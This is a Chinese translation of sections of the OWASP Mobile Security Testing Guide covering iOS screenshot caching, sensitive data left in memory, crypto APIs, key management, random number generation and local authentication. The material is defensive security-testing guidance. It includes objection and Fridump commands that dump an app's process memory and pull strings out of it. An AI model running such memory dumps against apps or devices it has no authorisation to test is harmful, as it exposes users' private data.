制造商希望在应用程序启动或退出时为设备用户提供美观的效果，因此他们引入了在应用程序进入后台时保存屏幕截图的概念。但此功能可能会带来安全风险，因为屏幕截图（可能显示电子邮件或公司文档等敏感信息）会写入本地存储，在本地存储中，恶意应用程序可以利用沙盒绕过漏洞或有人窃取设备来恢复这些截图。

6.3.8.2. 静态分析

在分析源代码时，查找显示敏感数据的字段或屏幕。使用 `UIImageView` 确定应用程序是否在后台运行之前对屏幕进行了清理。

以下是修正默认屏幕截图的示例：

```
@property (UIImageView *)backgroundImage;
- (void)applicationDidEnterBackground:(UIApplication *)application {
    UIImageView *myBanner = [[UIImageView alloc] initWithImage:@"overlayImage.png"];
    self.backgroundImage = myBanner;
    [self.window addSubview:myBanner];
}
```

当应用程序处于后台时，将背景图像设置为 `overlayImage.png`。这样可以防止敏感数据泄漏，因为 `overlayImage.png` 图片将始终覆盖当前视图。

6.3.8.3. 动态分析

导航到显示敏感信息（如用户名、电子邮件地址或账户详细信息）的应用程序界面。点击 iOS 设备上的 Home 按钮来设置应用程序的背景。连接到 iOS 设备并导航到以下目录（对于低于 8.0 的 iOS 版本，此目录可能不同）：

```
/var/mobile/Containers/Data/Application/$APP_ID/Library/Caches/Snapshots/
```

屏幕快照缓存漏洞也可以使用 Needle 检测。这一点在以下摘录中得到了证明：

```
[needle] > use storage/caching/screenshot
[needle][screenshot] > run
[V] Creating timestamp file...
[*] Launching the app...
[*] Background the app by hitting the home button, then press enter:

[*] Checking for new screenshots...
[+] Screenshots found:
[+]
/private/var/mobile/Containers/Data/Application/APP_ID/Library/Caches/Snapshots/ap
p_name/B75DD942-76D1-4B86-8466-B79F7A78B437@2x.png
[+]
/private/var/mobile/Containers/Data/Application/APP_ID/Library/Caches/Snapshots/ap
p_name/downscaled/12B93BCB-610B-44DA-A171-AF205BA71269@2x.png
[+] Retrieving screenshots and saving them in: /home/user/.needle/output
```

如果应用程序在屏幕截图中缓存敏感信息，则该应用程序无法通过此测试。

当应用程序进入后台时，应用程序应该显示一个默认图像作为俯视图元素，这样就可以缓存默认图像而不是显示的敏感信息。

6.3.9. 敏感数据存储器测试 (MSTG-STORAGE-10)

6.3.9.1. 概述

分析内存可以帮助开发人员确定问题的根本原因，例如应用程序崩溃。但是，它也可以用于访问敏感数据。本节介绍如何检查进程内存中的数据泄漏。

首先，识别存储在内存中的敏感信息。敏感资产很可能在某个时候被加载到内存中。目的是确保尽可能简短地公开这些信息。

要调查应用程序的内存，首先需要创建一个内存转储。或者，可以使用调试器等工具实时分析内存。不管您使用哪种方法，这都是一个非常容易出错的过程，因为转储提供了已执行函数留下的数据，您可能会错过执行关键步骤。此外，在分析过程中非常容易忽略数据，除非您知道要查找数据的足迹（确切值或格式）。例如：如果应用程序使用随机生成的对称密钥进行加密，除非通过其他方法找到密钥的值，否则很难在内存中找到密钥。

因此，最好从静态分析开始。

6.3.9.2. 静态分析

在查看源代码之前，可以大致地检查文档和识别应用程序组件，因为它们有可能会提供数据暴露的位置。例如：虽然从后端接收的敏感数据存在最终的模型对象中，但在 HTTP 客户端或 XML 解析器中也可能存在多个副本。所有这些副本都应该尽快从内存中删除。

了解应用程序的体系结构及其与操作系统的交互，有助于识别根本不需要在内存中公开的敏感信息。例如：假设您的应用程序从一台服务器接收数据，并将其传输到另一台服务器，而不需要任何额外的处理。这些数据可以以加密的形式接收和处理，从而防止通过内存暴露。

但是，如果确实需要通过内存暴露敏感数据，请确保应用程序在尽可能短的时间内暴露尽可能少的数据副本。换句话说，您需要基于原始和可变的数据结构集中处理敏感数据。

这样的数据结构使开发人员可以直接访问内存。确保这种访问是用伪数据（通常为零）覆盖敏感数据。首选数据类型的示例包括 `char[]` 和 `int[]`，但不包括 `NSString` 或 `String`。每当我们试图修改一个不可变的对象（如字符串）时，实际上是创建了一个副本并更替了原副本。

避免使用集合以外的 Swift 数据类型，无论它们是否被认为是可变的。许多 Swift 数据类型都是通过值而不是引用来保存其数据。尽管这允许修改分配给简单类型（如 `char` 和 `int`）的内存，但处理复杂类型（如 `String`）涉及对象、结构或基本数组的隐藏层，这些对象、结构或基本数组的内存不能直接访问或修改。某些类型的用法似乎创建了一个可变数据对象（甚至被记录为这样做），但它们实际是创建了一个可变标识符（变量），而不是不可变标识符（常量）。例如：许多人认为以下代码会在 Swift 中产生可变的 `String` 字符串，但这实际上是一个变量的示例，该变量的复杂值可以更改（替换，而不是就地修改）：

```
var str1 = "Goodbye"      // "Goodbye", base address: 0x0001039e8dd0
str1.append(" ")          // "Goodbye ", base address: 0x608000064ae0
str1.append("cruel world!") // "Goodbye cruel world", base address: 0x6080000338a0
str1.removeAll()          // "", base address: 0x00010bd66180
```

每个操作的基地址字符串的基值都会随之改变。问题是：要安全地从内存中删除敏感信息，我们不希望简单地更改变量的值；我们希望更改为当前值分配的内存的实际内容。Swift 不提供这样的功能。

另一方面，如果 Swift 集合（数组、集合和字典）收集了 `char` 或 `int` 之类的原始数据类型并被定义为可变的（即，作为变量而不是常量），则可能是可以接受的。或多或少等同于基本数组（例如：`char[]`）。这些集合提供内存管理，如果集合需要将基础缓冲区复制到其他位置以进行扩展，则可能导致内存中的敏感数据出现未标识的副本。

使用可变的 Objective-C 数据类型（例如：NSMutableString）也是可以接受的，但是这些类型与 Swift 集合具有相同的内存问题。使用 Objective-C 集合时要注意，它们通过引用保存数据，并且仅允许使用 Objective-C 数据类型。因此，我们不是在寻找可变的集合，而是在引用可变对象的集合。

到目前为止，我们已经看到，使用 Swift 或 Objective-C 数据类型需要对语言具有有深入的理解。此外，在主要的 Swift 版本之间进行了一些核心重构，导致许多数据类型的行为与其他类型的行为不兼容。为了避免这些问题，我们建议每当需要从内存中安全擦除数据时，都使用原始数据类型。

不幸的是，很少有库和框架被设计成允许敏感数据被覆盖。甚至苹果也没有在官方的 iOS SDK API 中考虑这个问题。例如：大多数用于数据转换的 API（传递器，序列化等）都在非原始数据类型上进行操作。类似地，不管您是否将某个 UITextField 标记为安全文本条目，它始终是以 String 或 NSString 的形式返回数据。

总之，在对内存公开的敏感数据执行静态分析时，应该：

- 尝试识别应用程序组件并映射数据的使用位置。
- 确保使用尽可能少的组件处理敏感数据。
- 一旦不再需要包含敏感数据的对象，请确保正确删除对象引用。
- 确保高度敏感的数据在不再需要时立即被覆盖。
- 不通过不可变的数据类型（如 String 和 NSString）传递此类数据。
- 避免使用非原始数据类型（因为它们可能会留下数据）。
- 在删除引用之前覆盖内存中的值。
- 关注第三方组件（库和框架）。拥有根据上述建议处理数据的公共 API 可以很好地指示开发人员考虑了此处讨论的问题。

6.3.9.3. 动态分析


有几种方法和工具可用于转储 iOS 应用程序的内存。

在非越狱设备上，可以使用 [objection](#) 和 [Fridump](#) 转储应用程序的进程内存。要利用这些工具，必须使用 FridaGadget.dylib 重新打包 iOS 应用程序并重新签名。有关此过程的详细说明，请参阅“iOS 上的篡改和反向工程”章节中的“非越狱设备的动态分析”一节。

6.3.9.3.1. Objection (无需越狱)

Objection 工具可以从设备上转储正在运行进程的所有内存。

(virtual-python3) → objection explore



Runtime Mobile Exploration
by: @leonjza from @sensepost

[tab] for command suggestions

```
iPhone on (iPhone: 10.3.1) [usb] # memory dump all /Users/foo/memory_iOS/memory
Dumping 768.0 KiB from base: 0x1ad200000
[########################################] 100%
Memory dumped to file: /Users/foo/memory_iOS/memory
```

内存转储后，执行 strings 命令提取字符串。

\$ strings memory > strings.txt

使用编辑器打开 strings.txt 文件，然后过滤分析里面的敏感信息。

还可以显示当前进程加载的模块。

```
iPhone on (iPhone: 10.3.1) [usb] # memory list modules
```

Name	Base	Size	Path
<hr/>			
foobar	0x1000d0000	11010048 (10.5 MiB)	
/var/containers/Bundle/Application/D1FDA1C6-D161-44D0-BA5D-60F73BB18B75/...			
FridaGadget.dylib	0x100ec8000	3883008 (3.7 MiB)	
/var/containers/Bundle/Application/D1FDA1C6-D161-44D0-BA5D-60F73BB18B75/...			
libsqlite3.dylib	0x187290000	1118208 (1.1 MiB)	/usr/lib/libsqlite3.dylib
libSystem.B.dylib	0x18577c000	8192 (8.0 KiB)	/usr/lib/libSystem.B.dylib
libccache.dylib	0x185bd2000	20480 (20.0 KiB)	/usr/lib/system/libccache.dylib
libsystem_pthread.dylib	0x185e5a000	40960 (40.0 KiB)	
/usr/lib/system/libsystem_pthread.dylib			
libsystem_kernel.dylib	0x185d76000	151552 (148.0 KiB)	
/usr/lib/system/libsystem_kernel.dylib			
libsystem_platform.dylib	0x185e53000	28672 (28.0 KiB)	

```
/usr/lib/system/libsystem_platform.dylib
libdyld.dylib          0x185c81000 20480 (20.0 KiB) /usr/lib/system/libdyld.dylib
```


6.3.9.3.2. Fridump (无需越狱)

要使用 Fridump，您需要有安装了 Frida 服务器的越狱或 root 设备，或者使用 Frida 网站上随附的 Frida 库附加说明来构建原始应用程序

Fridump 的原始版本已不再维护，该工具仅适用于 Python2。Frida 应该使用最新的 Python 版本（3.x），因此 Fridump 不能立即使用。

如果 iOS 设备通过 USB 连接后仍收到以下错误消息，请使用适用于 [Python 3 的修复程序检查 Fridump](#)。

→ fridump_orig git:(master) ✘ python fridump.py -u Gadget



无法连接应用程序。您是否已连接设备？


Fridump 运行后，确定需要转储的应用程序的名称，可以使用 frida-ps 获取该名称。然后，在 Fridump 中指定应用程序名称。

→ fridump git:(master) ✘ frida-ps -U

PID Name

1026 Gadget

→ fridump git:(master) python3 fridump.py -u Gadget -s



```
Current Directory: /Users/foo/PentestTools/iOS/fridump
Output directory is set to: /Users/foo/PentestTools/iOS/fridump/dump
Creating directory...
Starting Memory dump...
Progress: [#####
100.0% Complete
```

Running strings on all files:
Progress: [#####
100.0% Complete

Finished! Press Ctrl+C

添加-s 标志时，将从转储的原始内存文件中提取所有字符串，并将其添加到文件 strings.txt 中，该文件存储在 Fridump 的转储目录中。

6.3.10. 参考文献

6.3.10.1. 2016 OWASP 移动应用 10 大安全问题

- M1-平台使用不当-[https://www.owasp.org/index.php/Mobile Top 10 2016-M1-Improper Platform Usage](https://www.owasp.org/index.php/Mobile_Top_10_2016-M1-Improper_Platform_Usage)
 - M2-不安全数据存储-[https://www.owasp.org/index.php/Mobile Top 10 2016-M2-Insecure Data Storage](https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage)

6.3.10.2. OWASP MASVS

- MSTG-STORAGE-1：“系统凭证存储设施适当用于存储敏感数据，如用户凭证或加密密钥。”
 - MSTG-STORAGE-2：“应用程序容器或系统凭据存储设施外不应存储任何敏感数据。”
 - MSTG-STORAGE-3：“没有敏感数据写入应用程序日志。”
 - MSTG-STORAGE-4：“除非敏感数据是体系结构的必要组成部分，否则不得与第三方共享。”
 - MSTG-STORAGE-5：“在处理敏感数据的文本输入上禁用键盘缓存。”
 - MSTG-STORAGE-6：“没有敏感数据通过 IPC 机制暴露。”
 - MSTG-STORAGE-7：“没有敏感数据，如密码或 PIN，通过用户界面暴露。”
 - MSTG-STORAGE-8：“移动操作系统生成的备份中不包含敏感数据。”
 - MSTG-STORAGE-9：“当移动到后台时，应用程序会从视图中删除敏感数据。”

- MSTG-STORAGE-10：“应用程序在内存中保存敏感数据的时间不会超过必要的时问，并且在使用后会明确清除内存。”

6.3.10.3. CWE

- CWE-117-日志输出中和不当。
- CWE-200-信息暴露。
- CWE-311-敏感数据加密缺失。
- CWE-312-敏感信息的明文存储。
- CWE-359-“隐私信息泄露（‘隐私侵犯’）”。
- CWE-522-凭证保护不足。
- CWE-524-通过缓存暴露信息。
- CWE-532-通过日志文件暴露信息。
- CWE-534-通过调试日志文件暴露信息。
- CWE-538-文件和目录信息公开。
- CWE-634-影响系统过程的弱点。
- CWE-922-敏感信息的不安全存储。

6.3.10.4. 工具

- Fridump - <https://github.com/Nightbringer21/fridump>
- Objection - <https://github.com/sensepost/objection>
- OWASP ZAP - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Burp Suite - <https://portswigger.net/burp>
- Firebase Scanner - <https://github.com/shivsahni/FireBaseScanner>

6.3.10.5. 其它

- Appthority 移动威胁团队研究论文：
<https://cdn2.hubspot.net/hubfs/436053/Appthority%20Q2-2018%20MTR%20Unsecured%20Firebase%20Databases.pdf>
- 揭开 Secure Enclave Processor 的神秘面纱-
<https://www.blackhat.com/docs/us-16/materials/us-16-Mandt-Demystifying-The-Secure-Enclave-Processor.pdf>

6.4. iOS API 加密

在“移动应用程序的加密”章节中，我们介绍了通用的加密最佳实践，并描述了在不正确使用加密时可能出现的典型问题。在本章中，我们将详细介绍可用于 iOS 的加密 API。我们将展示如何在源代码中识别这些 api 的用法以及如何理解加密配置。在查看代码时，请将加密参数与本指南中链接的当前最佳实践进行比较。

6.4.1. 验证加密标准算法（MSTG-CRYPTO-2 和 MSTG-CRYPTO-3）的配置

6.4.1.1. 概述

Apple 提供的库包含了最常见的加密算法的实现。[Apple 的加密服务指南](#)是一个很好的参考。它包含如何使用标准库初始化和使用加密原文的通用文档，这些信息对源代码分析非常有用。

6.4.1.1.1. CommonCrypto, SecKeyEncrypt 和 Wrapper 库

加密操作最常用的类是 CommonCrypto，它随 iOS 运行时打包在一起。CommonCrypto 对象提供的功能最好通过查看头文件的源代码来分析：

- Commoncryptor.h 给出了对称加密操作的参数。
- CommonDigest.h 给出了散列算法的参数。
- CommonHMAC.h 提供支持的 HMAC 操作的参数。
- CommonKeyDerivation.h 提供支持的 KDF 函数的参数。
- CommonSymmetricKeywrap.h 提供了用密钥加密密钥包装对称密钥的函数。

不幸的是，CommonCryptor 在其公共 API 中缺少几种类型的操作，例如：GCM 模式仅在其私有 API 中可用，请参阅其[源代码](#)。为此，需要额外的绑定头，或者可以使用其他包装器库。

其次，对于非对称操作，Apple 提供了 SecKey。Apple 在其开发人员文档中提供了一个不错的说明如何使用它的指南。

如前所述：为了方便起见，有些包装器库同时在他们中均存在。例如：使用的典型库有：

- [IDZSwiftCommonCrypto](#)
- [Heimdall](#)
- [SwiftyRSA](#)
- [SwiftSSL](#)
- [RNCryptor](#)
- [Arcane](#)

6.4.1.1.2. 第三方库

有各种第三方库可用，例如：

- **CJOSE**：随着 JWE 的兴起，并且 AES GCM 缺乏公众支持，其他库也找到了自己的出路，比如 CJOSE。CJOSE 仍然需要更高级别的包装，因为它们只提供 C/C++ 实现。

- **CryptoSwift** : Swift 中的一个库，可以在 [GitHub](#) 上找到。该库支持各种哈希函数、MAC 函数、CRC 函数、对称密码和基于密码的密钥派生函数。它不是包装器，而是每个密码的完全自我实现版本。验证功能的有效实现是很重要的。
- **OpenSSL** : [OpenSSL](#) 是用于 TLS 的工具包库，以 C 语言编写。它的大多数加密函数可用于执行各种必要的加密操作，如创建 (H) MAC、签名、对称和非对称密码、哈希等。有各种包装器，如 [OpenSSL](#) 和 [MIHCrypto](#)。
- **LibSodium** : Sodium 是一个现代化的、易于使用的软件库，用于加密、解密、签名、密码哈希等。它是便携式的 NaCl、可交叉编译、可安装、可打包的分支、具有兼容的和扩展的 API，能进一步提高可用性。有关详细信息，请参阅 [LibSodiums](#) 文档。有一些包装器库，如 [Swift-sodium](#), [NACHloride](#), and [libsodium-iOS](#)。
- **Tink** : 谷歌的新密码库。谷歌在其 [安全博客](#) 上解释了支持该库的理由。这些源代码可以在 Tinks [GitHub 存储库](#) 中找到。
- **Themis** : 一个用于 Swift、Obj-C、Android / Java、C++、JS、Python、Ruby、PHP、Go 的存储和消息传递的加密库。[Themis](#) 使用 LibreSSL/OpenSSL 引擎 libcrypto 作为依赖项。它支持 Objective-C 和 Swift 密钥生成、安全消息传递（例如：有效负载加密和签名）、安全存储和建立安全会话。有关更多详细信息，请参见其 [Wiki](#)。
- **Others** : 还有许多其他库，如 [CocoaSecurity](#)、[Objective-C-RSA](#) 和 [aerogear iOS crypto](#)。其中一些已不再维护，可能从未进行过安全审查。像往常一样，建议查找支持和维护的库。
- **DIY** : 越来越多的开发人员创建了自己的密码或加密函数实现。不鼓励这种做法并且如果使用的话应该需要密码学专家进行彻底地审查。

6.4.1.2. 静态分析

在“移动 APP 的加密”一节中，关于不推荐使用的算法和加密配置已经说了很多。显然应针对本章中提到的每个库进行验证。注意如何删除密钥持有数据结构和纯文本数据结构的定义。如果使用关键字 let，那么您将创建一个不可变的结构，该结构很难从内存中消除。确保它是可以从内存中轻松删除的父结构的一部分（例如：临时存在的 struct）。

6.4.1.2.1. CommonCryptor

如果应用程序使用 Apple 提供的标准加密实现，那么确定相关算法状态的最简单方法就是检查来自 CommonCryptor 的函数调用，例如：CCCrypt 和 CCCryptCreate。源代码包含 CommonCryptor.h 的所有函数的签名。例如：CCCryptCreate 具有以下签名：

```
CCCryptStatus CCCryptCreate(  
    CCOperation op, /* kCCEncrypt, etc. */
```

```

CCAlgorithm alg,      /* kCCAlgorithmDES, etc. */
CCOptions options,   /* kCCOptionPKCS7Padding, etc. */
const void *key,     /* raw key material */
size_t keyLength,
const void *iv,      /* optional initialization vector */
CCCryptorRef *cryptorRef); /* RETURNED */

```

然后可以比较所有 enum 类型来确定使用的是哪种算法、填充方式和密钥材料。注意密钥材料：应该安全地生成密钥-使用密钥派生函数或随机数生成函数。注意该函数在“移动 APP 的加密”章节中已经弃用，但仍以编程方式支持使用，但不建议使用。

6.4.1.2.2 第三方库

考虑到所有第三方库的不断发展，因此应该不以静态分析方向来评估每个库。仍然有一些注意事项：

- **查找正在使用的库**：这可以通过以下方法实现：
 - 如果使用了 cartfile，请检查 cartfile。
 - 如果使用 Cocoapods，检查 podfile。
 - 检查链接库：打开 xcodeproj 文件并检查项目属性。转到“Build Phases”选项卡，检查“将二进制文件链接到库”中任何库的接口。有关如何使用 MobSF 获取类似信息，请参阅前面的部分。
 - 对于复制粘贴的源：搜索头文件（如果使用 Objective-C）或 Swift 文件中已知库的已知方法名。
- **确定正在使用的版本**：始终检查正在使用的库的版本，并检查是否有可能被修补了的漏洞或缺点的新版本可用。即使没有更新版本的库，也可能出现加密函数尚未被审查的情况。因此，我们始终建议使用经过验证的库，除非您确信自己有能力、知识和经验可以自行验证。
- **是否手动加密**：我们建议不要使用自己的加密，也不要自己执行已知的加密函数。

6.4.2 测试密钥管理（MSTG-CRYPTO-1 和 MSTG-CRYPTO-5）

6.4.2.1 概述

关于如何在设备上存储密钥有多种方法。完全不存储密钥将确保不会丢弃任何密钥材料。这可以通过使用密码密钥派生函数（如 PBKDF-2）来实现。请参见下面的示例：

```

func pbkdf2SHA1(password: String, salt: Data, keyByteCount: Int, rounds: Int) -> Data?
{

```

```

        return pbkdf2(hash:CCPBKDFAlgorithm(kCCPRFHmacAlgSHA1), password:password,
salt:salt, keyByteCount:keyByteCount, rounds:rounds)
    }

func pbkdf2SHA256(password: String, salt: Data, keyByteCount: Int, rounds: Int) -> Data?
{
    return pbkdf2(hash:CCPBKDFAlgorithm(kCCPRFHmacAlgSHA256),
password:password, salt:salt, keyByteCount:keyByteCount, rounds:rounds)
}

func pbkdf2SHA512(password: String, salt: Data, keyByteCount: Int, rounds: Int) -> Data?
{
    return pbkdf2(hash:CCPBKDFAlgorithm(kCCPRFHmacAlgSHA512),
password:password, salt:salt, keyByteCount:keyByteCount, rounds:rounds)
}

func pbkdf2(hash :CCPBKDFAlgorithm, password: String, salt: Data, keyByteCount: Int,
rounds: Int) -> Data? {
    let passwordData = password.data(using:String.Encoding.utf8)!
    var derivedKeyData = Data(repeating:0, count:keyByteCount)
    let derivedKeyDataLength = derivedKeyData.count
    let derivationStatus = derivedKeyData.withUnsafeMutableBytes {derivedKeyBytes in
        salt.withUnsafeBytes { saltBytes in

            CCKeyDerivationPBKDF(
                CCPBKDFAlgorithm(kCCPBKDF2),
                password, passwordData.count,
                saltBytes, salt.count,
                hash,
                UInt32(rounds),
                derivedKeyBytes, derivedKeyDataLength)
        }
    }
    if (derivationStatus != 0) {
        print("Error: \(derivationStatus)")
        return nil;
    }
    return derivedKeyData
}

func testKeyDerivation(){
    //test run in the 'Arcane' librarie its testsuite to show how you can use it
    let password  = "password"
    //let salt    = "saltData".data(using: String.Encoding.utf8)!
}

```

```
let salt      = Data(bytes: [0x73, 0x61, 0x6c, 0x74, 0x44, 0x61, 0x74, 0x61])
let keyByteCount = 16
let rounds     = 100000

let derivedKey = pbkdf2SHA1(password:password, salt:salt,
keyByteCount:keyByteCount, rounds:rounds)
print("derivedKey (SHA1): \(derivedKey! as NSData)")
}
```

来源：<https://stackoverflow.com/questions/8569555/pbkdf2-using-commoncrypto-on-iOS>，在 Arcane 库的测试套件中进行了测试。

当您需要存储密钥时，建议使用 Keychain，只要选择的保护类不是 kSecAttrAccessibleAlways。将密钥存储在任何其他位置，如 NSUserDefaults、属性列表文件、核心数据或领域中的任何其他接收器，通常比使用 KeyChain 更不安全。即使使用 NSFileProtectionComplete Data protection 类保护核心数据或 Realm 的同步，我们仍然建议使用 KeyChain。有关更多详细信息，请参阅“[测试数据存储](#)”部分。

KeyChain 支持两种类型的存储机制：密钥由存储在安全区域中的加密密钥保护，或者密钥本身在安全区域中。后者仅在使用 ECDH 唱歌键时有效。有关其实现的更多详细信息，请参阅 [Apple 文档](#)。

最后三个选项是在源代码中使用的硬编码加密密钥，具有基于稳定属性的可预测密钥派生函数，并将生成的密钥存储在与其他应用程序共享的位置。显然，硬编码加密密钥不是一个好办法。这意味着应用程序的每个实例都使用相同的加密密钥。攻击者只需执行一次操作即可从源代码中提取密钥，无论是以本地存储还是以 Objective-C/Swift 格式存储。因此，他可以解密他可以获得的由应用程序加密的任何其他数据。接下来，当您拥有一个基于其他应用程序可访问的标识符的可预测密钥派生函数时，攻击者只需找到 KDF 并将其应用于设备即可找到密钥。最后，强烈不建议公开存储对称加密密钥。

当涉及到密码学时，您应该永远记住另外两个概念：

1. 始终使用公钥加密和验证，并始终使用私钥解密和签名。
2. 切勿将密钥（对）用于其他目的：这可能会导致密钥信息泄漏：使用单独的密钥对进行签名，使用单独的密钥（对）进行加密。

6.4.2.2. 静态分析

有各种关键字可供查找：检查“验证加密标准算法的配置”一节的概述和静态分析中提到的库，最好可以针对这些关键字检查密钥的存储方式。

始终确保：

- 如果密钥用于保护高风险数据，则不会在设备上同步密钥。
- 如果没有额外的保护，则不能存储钥匙。
- 密钥不是硬编码的。
- 密钥不是从设备的稳定特性派生出来的。
- 使用低级语言（例如：C/C++）不隐藏密钥。
- 密钥不是从不安全的位置导入的。

关于静态分析的大多数建议都可以在“在 iOS 测试数据存储”章节中找到。接下来，可以在以下页面阅读：

- [Apple 开发者文档：证书和密钥。](#)
- [Apple 开发者文档：生成新密钥。](#)
- [Apple 开发者文档：密钥生成属性。](#)

6.4.2.3. 动态分析

挂钩加密方法并分析正在使用的密钥。在执行加密操作时监视文件访问系统，以评估密钥材料的写入或读取位置。

6.4.3. 测试随机数生成 (MSTG-CRYPTO-6)

6.4.3.1. 概述

苹果提供了一个随机化服务 API，该 API 可以生成并加密出安全的随机数。

Randomization Services API 使用 SecRandomCopyBytes 函数生成数字。这是 /dev/random 设备文件的包装函数，该函数提供从 0 到 255 的加密安全伪随机值。确保所有随机数都是用这个 API 生成的。开发人员没有理由使用其他的方法。

6.4.3.2. 静态分析

在 Swift 中，SecRandomCopyBytes API 的定义如下：

```
func SecRandomCopyBytes(_ rnd: SecRandomRef?,  
                      _ count: Int,  
                      _ bytes: UnsafeMutablePointer<UInt8>) -> Int32
```

Objective-C 版本是

```
int SecRandomCopyBytes(SecRandomRef rnd, size_t count, uint8_t *bytes);
```

以下是 API 用法的示例：

```
int result = SecRandomCopyBytes(kSecRandomDefault, 16, randomBytes);
```

注意：如果代码中使用其他机制来处理随机数，请验证这些机制是否是上述的 API 包装器，或者检查它们的安全性。通常这太难了，这意味着最好还是坚持上面的实现。

6.4.3.3. 动态分析

如果想测试随机性，可以尝试捕获大量数字，并检查 Burp 的 sequencer 插件，用于检测随机性质量的好坏。

6.4.4. 参考文献

6.4.4.1. 2016 OWASP 移动应用 10 大安全问题

- M5 - Insufficient Cryptography - https://www.owasp.org/index.php/Mobile_Top_10_2016-M5-Insufficient_Cryptography

6.4.4.2. OWASP MASVS

- MSTG-CRYPTO-1：“APP 不依赖于使用硬编码密钥的对称加密作为唯一的加密方法。”
- MSTG-CRYPTO-2：“APP 使用经验证的加密原语实现。”
- MSTG-CRYPTO-3：“APP 使用适用于特定用例的加密原语，并配置符合行业最佳实践的参数。”
- MSTG-CRYPTO-5：“APP 不会将同一加密密钥用于多种用途。”
- MSTG-CRYPTO-6：“所有随机值都是使用足够安全的随机数生成器生成的。”

6.4.4.3. CWE

- CWE-337-PRNG 中的可预测起源。
- CWE-338-使用加密的弱伪随机数发生器（PRNG）。

6.4.4.4. 常规的安全文档

- 关于安全的 Apple 开发者文档- <https://developer.apple.com/documentation/security>
- Apple 安全指南 - https://www.apple.com/business/site/docs/iOS_Security_Guide.pdf

6.4.4.5. 密码算法的配置

- Apple 加密服务指南 -
<https://developer.apple.com/library/content/documentation/Security/Conceptual/cryptoservices/GeneralPurposeCrypto/GeneralPurposeCrypto.html>
- 关于随机化 SecKey 的 Apple 开发者文档 -
<https://opensource.apple.com/source/Security/Security-57740.51.3/keychain/SecKey.h.auto.html>
- 关于安全 Enclave 的 Apple 文档 -
https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys/storing_keys_in_the_secure_enclave?language=objc
- 头文件的源代码 - <https://opensource.apple.com/source/CommonCrypto/CommonCrypto-36064/CommonCrypto/CommonCryptor.h.auto.html>
- 通用密码 GCM - <https://opensource.apple.com/source/CommonCrypto/CommonCrypto-60074/include/CommonCryptorSPI.h>
- 关于 SecKey 的苹果开发者文档 - <https://opensource.apple.com/source/Security/Security-57740.51.3/keychain/SecKey.h.auto.html>
- IDZSwiftCommonCrypto - <https://github.com/iOSdevzone/IDZSwiftCommonCrypto>
- Heimdall - <https://github.com/henrinormak/Heimdall>
- SwiftyRSA - <https://github.com/TakeScoop/SwiftyRSA>
- SwiftSSL - <https://github.com/SwiftP2P/SwiftSSL>
- RNCryptor - <https://github.com/RNCryptor/RNCryptor>
- Arcane - <https://github.com/onmyway133/Arcane>
- CJOSE - <https://github.com/cisco/cjose>
- CryptoSwift - <https://github.com/krzyzanowskim/CryptoSwift>
- OpenSSL - <https://www.openssl.org/>
- LibSodiums 文档 - <https://download.libsodium.org/doc/installation>
- Google on Tink - <https://security.googleblog.com/2018/08/introducing-tink-cryptographic-software.html>
- Themis - <https://github.com/cossacklabs/themis>
- cartfile -
<https://github.com/Carthage/Carthage/blob/master/Documentation/Artifacts.md#cartfile>
- Podfile - <https://guides.cocoapods.org/syntax/podfile.html>

6.4.4.6. 随机数文件

- 关于随机化的 Apple 开发者文档 -
https://developer.apple.com/documentation/security/randomization_services
- 关于 secrandomcopybytes 的 Apple 开发者文档 -
<https://developer.apple.com/reference/security/1399291-secrandomcopybytes>
- Burp Suite Sequencer -
<https://portswigger.net/burp/documentation/desktop/tools/sequencer>

6.4.4.7. 密钥管理

- 苹果开发者文档：证书和密钥 -
https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys
- 苹果开发者文档：生成新密钥-
https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys/generating_new_cryptographic_keys
- 苹果开发者文档：密钥生成属性-
https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys/key_generation_attributes

6.5. iOS 上的本地身份验证

在本地身份验证期间，应用程序根据存储在设备上的凭据对用户进行身份验证。换言之，用户通过提供有效的 PIN、密码、人脸识别或指纹，并通过引用本地数据进行验证，从而“解锁”应用程序或某些内层功能。通常，这样做的目的是用户可以更方便地恢复与远程服务的现有会话，或者说，这可以作为一种加强身份验证的手段来保护某些关键功能。

正如前面在“测试身份验证和会话管理”章节中所述：测试人员应该知道，本地身份验证应该始终在远程端点或基于加密原语执行。如果验证过程中没有数据返回，攻击者可以轻松绕过本地验证。

6.5.1. 测试本地身份验证（MSTG-AUTH-8 和 MSTG-STORAGE-11）

在 iOS 上，可以使用多种方法将本地身份验证集成到应用程序中。本地身份验证框架为开发人员提供了一组 API，该 API 用于将身份验证对话框扩展到用户。在连接到远程服务的过程中，可以（并且建议）利用密钥链来实现本地身份验证。

iOS 上的指纹身份验证称为 Touch ID。指纹 ID 传感器由 SecureEnclave 安全协处理器操作，不会将指纹数据暴露给系统的任何其他部分。在 Touch ID 旁边，苹果引入了 Face ID：它提供了基于面部识别的身份验证。两者在应用程序级别上使用相似的 API，但两者的数据存储和数据检索方法不同（例如：面部数据或指纹相关数据）。

开发人员有两个选项可用于合并 Touch ID/Face ID 身份验证：

- LocalAuthentication.framework 是一个高级 API，用于通过 Touch ID 对用户进行身份验证。应用程序无法访问注册指纹的任何相关数据，而仅可获知用户身份验证是否成功。
- Security.framework 是访问 Keychain 服务的较低级别的 API。如果您的应用需要通过生物特征认证来保护一些秘密数据，可以选择这个安全 API，因为访问控制是在系统级别进行管理的，因此不容易被绕开。Security.framework 具有 C API，但是有几个可用的开源包装

器，使对 Keychain 的访问与对 NSUserDefaults 的访问一样简单。Security.framework 是 LocalAuthentication.framework 的基础；Apple 建议尽可能默认使用更高级别的 API。

